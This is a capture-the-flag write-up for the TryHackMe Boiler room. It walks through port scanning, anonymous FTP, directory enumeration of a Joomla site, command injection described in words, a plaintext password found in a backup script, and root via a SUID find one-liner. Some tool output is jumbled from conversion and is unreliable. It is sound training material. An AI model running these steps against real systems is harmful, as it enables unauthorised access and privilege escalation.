Boiler CTF

Boiler CTF

https://tryhackme.com/room/boilerctf2

```
rustscan -a 10.10.184.160 -- -sC -sV -A | tee scan.txt

Open 10.10.184.160:21

Open 10.10.184.160:80

Open 10.10.184.160:10000
```

Open 10.10.184.160:55007(SSH)

```
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack vsftpd 3.0.3
_ftp-anon: Anonymous FTP login allowed (FTP code 230)
21/tcp
       ftp-syst:
STAT:
        FTP server status:
                          Connected to ::ffff:10.18.88.130
Logged in as ftp
TYPE: ASCII
                         No session bandwidth limit
Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
At session startup, client count was 2
vsFTPd 3.0.3 - secure, fast, stable
      _End of status
80/tcp
                                  open http
                                                                                             syn-ack Apache httpd 2.4.18 ((Ubuntu))
      http-methods:
             Supported Methods: GET HEAD POST OPTIONS
     http-robots.txt: 1 disallowed entry
   http-methods:
             Supported Methods: GET HEAD POST OPTIONS
   _http-favicon: Unknown favicon MD5: EE472410D9375683E3839A62ADDBAA6D
_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
5007/tcp open ssh syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| Stop | 
 LoDt
            256 aedef2bbb78a00702074567625c0df38 (ECDSA)
  - 250 deute-2500/2600/0200/0200/0200/030 (cebas)
| ecdsa-sha2-nistp256 AAAAE2Vj7HNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLIDkrDNUoTTfKoucY3J3eXFICcitdce9/E0dMn8/7ZrUkM23RMsmFncOVJ
| 256 252583f2a7758aa046b2127004685ccb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPsAMyp7Cf1qf50P6K9P2n30r4MVz09NnjX7LvcKgG2p
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Go to anonymous FTP. Here is txt file


```
(kali⊛ kali)-[~/THM/boiler]
└─$ ftp 10.10.184.160
Connected to 10.10.184.160.
220 (vsFTPd 3.0.3)
Name (10.10.184.160:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
229 Entering Extended Passive Mode (|||44249|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||40955|)
150 Here comes the directory listing.
            2 ftp
drwxr-xr-x
                                   4096 Aug 22
                                               2019 .
             2 ftp
                       ftp
drwxr-xr-x
                                   4096 Aug 22
                                               2019 ..
            1 ftp
-rw-r--r--
                       ftp
                                     74 Aug 21
                                               2019 .info.txt
226 Directory send OK.
ftp> wget *
?Invalid command.
ftp> mget *
ftp> get .info.txt
local: .info.txt remote: .info.txt
229 Entering Extended Passive Mode (|||43461|)
150 Opening BINARY mode data connection for .info.txt (74 bytes).
226 Transfer complete.
74 bytes received in 00:00 (0.81 KiB/s)
ftp>
```

Interesting message))

```
(kali@ kali)-[~/THM/boiler]
$ cat .info.txt
Whfg jnagrq gb frr vs lbh svaq vg. Yby. Erzrzore: Rahzrengvba vf gur xrl!

(kali@ kali)-[~/THM/boiler]
```

Decode by ROT-13



Go to enumerate)

gobuster dir -u http://10.10.184.160 -w /usr/share/dirbuster/wordlists/directorylist-2.3-medium.txt -x php,txt,zip -t 20

```
(<mark>kali⊛kali</mark>)-[~/THM/boiler]
  💲 gobuster dir -u http://10.10.184.160 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip -t 20
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                                 http://10.10.184.160
GET
20
    Url:
    Method:
    Threads:
    Wordlist:
Negative Status codes:
                                 /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
                                 404
    User Agent:
                                 gobuster/3.6
    Extensions:
                                 php,txt,zip
10s
   Timeout:
Starting gobuster in directory enumeration mode
                                         [Size: 292]
[Size: 315]
[Size: 257]
[Size: 315]
/.php
/manual
/robots.txt
/joomla
```

Also lot of information in robots.txt

And here is was the hardest moment for me

gobuster dir -u http://10.10.184.160/joomla -w

/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,zip -t 20


```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Meth
                                                 http://10.10.184.160/joomla
      Method:
                                                 20
      Threads:
[+] Wordlist:
                                                  /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
     Negative Status codes:
                                                 404
[+] User Agent:
[+] Extensions:
                                                 gobuster/3.6
                                                 php,txt,zip
[+]
     Timeout:
                                                 10s
Starting gobuster in directory enumeration mode
                                    (Status: 403) [Size: 299]
(Status: 301) [Size: 322] [-
(Status: 301) [Size: 321] [-
(Status: 301) [Size: 325] [-
(Status: 200) [Size: 12484]
(Status: 301) [Size: 323] [-
(Status: 301) [Size: 321] [-
(Status: 301) [Size: 319] [-
(Status: 301) [Size: 319] [-
/images
/media
 templates/
/index.php
/modules
/tests
/bin
                                                             [Size: 323]
[Size: 324]
[Size: 324]
[Size: 4793]
                                     (Status: 301)
(Status: 301)
/plugins
/includes
/language
/README.txt
                                                            [Size: 4793]
[Size: 326]
[Size: 321]
[Size: 325]
[Size: 328]
[Size: 321]
[Size: 319]
[Size: 18092]
[Size: 323]
[Size: 329]
/components
                                     (Status: 301)
(Status: 301)
/cache
/libraries
/installation
                                     (Status: 301)
(Status: 301)
/build
/tmp
/LICENSE.txt
                                     (Status: 200)
(Status: 301)
(Status: 301)
/layouts
/administrator
                                                             [Size: 0]
[Size: 3159]
                                     (Status: 200)
(Status: 200)
/configuration.php
/htaccess.txt
                                                             [Size: 319]
[Size: 322]
/cli
 _files
                                                             [Size: 299]
/.php
                                      (Status:
```

I found a lot of directories. After I check them 1 by 1 I found only rabbit holes. Only after I use another utility I found directory with interesting information


dirsearch -u http://10.10.184.160/joomla

The test directory I didn't found before !!!!!!!


Here I found parametr which I can manipulate



After some payloads I found that I need to close first command and run commands interesting for me.



I found creds inside



INSTALLATION

SSH on port 55007 so:

ssh -p 55007 basterd@10.10.184.160

```
(kali⊛kali)-[~
* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage
8 packages can be updated.
8 updates are security updates.
Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
uid=1001(basterd) gid=1001(basterd) groups=1001(basterd)
$ ls
backup.sh
$ ls -la
total 16
drwxr-x-3 basterd basterd 4096 Aug 22
                                            2019
drwxr-xr-x 4 root root 4096 Aug 22
-rwxr-xr-x 1 stoner basterd 699 Aug 21
                                            2019
                                            2019 backup.sh
             basterd basterd
                                 0 Aug 22
                                            2019 bash_history
-rw-
drwx-
           2 basterd basterd 4096 Aug 22
                                           2019 .cache
$ pwd
/home/basterd
```

in backups script I found creds for another user

```
cat backup.sh
REMOTE=1.2.3.4
SOURCE=/home/stoner
TARGET=/usr/local/backup
LOG=/home/stoner/bck.log
DATE=`date +%y\.%m\.%d\.`
USER=stoner
#superduperp@$$no1knows
ssh:$USER@$REMOTE mkdir $TARGET/$DATE
if [ -d "$SOURCE" ]; then
   for i in `ls $SOURCE | grep 'data'`;do
        echo "Begining copy of" $i >> $LOG
        scp $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
                 echo $i "completed" >> $LOG
                     if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                          rm $SOURCE/$i
                          echo $i "removed" >> $LOG
echo "##########" >> $LOG
                                         else
                                                    echo "Copy not complete" >> $LOG
                     fi
     done
 else
```

```
su stoner
 Password:
stoner@Vulnerable:/home/basterd$ id
uid=1000(stoner) gid=1000(stoner) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare) stoner@Vulnerable:/home/basterd$ ls -la
ls: cannot open directory '.': Permission denied stoner@Vulnerable:/home/basterd$ cd ..
stoner@Vulnerable:/home$ ls
basterd stoner
stoner@Vulnerable:/home$ cd stoner
stoner@Vulnerable:~$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Aug 22
drwxr-xr-x 4 root root 4096 Aug 22
drwxrwxr-x 2 stoner stoner 4096 Aug 22
-rw-r--r- 1 stoner stoner 34 Aug 21
                                                              2019
                                                              2019 ..
                                                              2019 .nano
                                                                                                                                                                                                     {\mathbb I}
                                                              2019 .secret
stoner@Vulnerable:~$ cat .secret
stoner@Vulnerable:~$
```

In the machine binary find has a SUID privillage. I use this for privvilage escalation

```
find / -type f -perm -u=s -ls 2>/dev/null
```

```
oner@Vulnerable:~$ find / -type f -perm -u=s -ls 2>/dev/null
                                                                     38900 Mar 26
30112 Jul 12
26492 May 15
  264453
                                                                                        2019 /bin/su
                40 -rwsr-xr-x
                                         root
                                                     root
                                                                                        2016 /bin/fusermount
2019 /bin/umount
  276977
                 32 -rwsr-xr-x
                                         root
                                                     root
  260151
                28 -rwsr-xr-x
                                         root
                                                     root
                                                                     34812 May 15
43316 May 7
38932 May 7
                                                                                        2019 /bin/mount
2014 /bin/ping6
  260156
                 36 -rwsr-xr-x
                                         root
                                                     root
  260172
                 44 -rwsr-xr-x
                                         root
                                                     root
                                                                                        2014 /bin/ping
2014 /bin/ping
2019 /usr/lib/policykit-1/polkit-agent-helper-1
2019 /usr/lib/apache2/suexec-custom
2019 /usr/lib/apache2/suexec-pristine
                                                                     38932 May
  260171
                40 -rwsr-xr-x
                                         root
                                                     root
                                                                      13960 Mar 27
  394226
                 16 -rwsr-xr-x
                                         root
                                                     root
  416088
                 16 -rwsr-xr--
                                         root
                                                     www-data
                                                                      13692 Apr
                                                                     13692 Apr
  416085
                16 -rwsr-xr--
                                         root
                                                     www-data
                                                                                          2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
2019 /usr/lib/openssh/ssh-keysign
2017 /usr/lib/eject/dmcrypt-get-device
2019 /usr/bin/newgidmap
                                                                       46436 Jun 10
513528 Mar 4
  260101
                48 -rwsr-xr--
                                         root
                                                     messagebus
  264108
               504 -rwsr-xr-x
                                         root
                                                     root
                                                                         5480 Mar 27
  260699
                 8 -rwsr-xr-x
                                         root
                                                     root
                                                                        36288 Mar 26
                36 -rwsr-xr-x
  265132
                                         root
                                                     root
                                                                                           2016 /usr/bin/find
2016 /usr/bin/at
                                                                       232196 Feb
                                                                                      8
  260428
               228 - r - sr - xr - x
                                         root
                                                     root
                                                                       50748 Jan 15
  278157
                52 -rwsr-sr-x
                                         daemon
                                                     daemon
                                                                                           2019 /usr/bin/chsh
2019 /usr/bin/chfn
                                                                        39560 Mar 26
  263308
                40 -rwsr-xr-x
                                         root
                                                     root
                                                                        74280 Mar 26
                76 -rwsr-xr-x
  263304
                                         root
                                                     root
                                                                                           2019 /usr/bin/passwd
2019 /usr/bin/newgrp
                                                                        53128 Mar 26
  263305
                 52 -rwsr-xr-x
                                         root
                                                     root
                                                                        34680 Mar 26
  260641
                36 -rwsr-xr-x
                                         root
                                                     root
                                                                       159852 Jun 11
                                                                                           2019 /usr/bin/sudo
  263253
               160 -rwsr-xr-x
                                         root
                                                     root
  264477
                20 -rwsr-xr-x
                                                                        18216 Mar 27
                                                                                           2019 /usr/bin/pkexec
                                         root
                                                     root
                                                                                           2019 /usr/bin/gpasswd
2019 /usr/bin/newuidmap
                                                                        78012 Mar 26
                 80 -rwsr-xr-x
  263306
                                         root
                                                     root
                                                                        36288 Mar 26
  265133
                 36 - rwsr - xr - x
                                         root
                                                     root
toner@Vulnerable:~$
```

/usr/bin/find . -exec /bin/sh -p \; -quit